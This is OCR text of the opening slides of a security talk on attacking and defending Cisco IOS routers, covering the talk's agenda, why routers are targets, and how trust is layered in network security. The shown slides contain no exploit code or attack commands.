

Cisco IOS - Attack & Defense
The State of the Art

Agenda

- Motivations
- Types of Attacks
- IOS architecture
- Detection of Attacks
- Challenges with IOS
- Methods of overcoming some issues
- IOS shellcode


Introducing the Black-Hat-O-Meter




Why Cisco?

- This talk is Cisco centric
  - 92% market share* for routers above $1,500
  - 71% market share* enterprise switch market
- This talk is access layer equipment centric
  - Small boxes, PowerPC based
- What about Juniper?
  - From both attacker and forensics point of view, Juniper routers are just FreeBSD
- What about <someCheapHomeRouter>
  - From both attacker and forensics point of view, they are just embedded Linux systems


*Source: stolen randomly



Who would hack routers?




Who would hack routers?




- Separation broken (ARP tricks are transparent now)
- Modification of any traffic
- Hard to recognize from the host
  There just is no Reverse-NAC.

Who would hack routers?



- Control over the entire network
- Impersonation of the network against the Internet

And on a larger scale...




Inter-Network Security

Network Firewall, IDS, IPS


Ingress & Egress Filtering, anti-spoofing, route redistribution

Full Trust within the autonomous system




Network Security

- Network security is hierarchical
  - Defending against your downstream is common
  - Defending against your upstream is rather hard
  - Defending against your peers is rare
- Control anything in the hierarchy and you control everything below

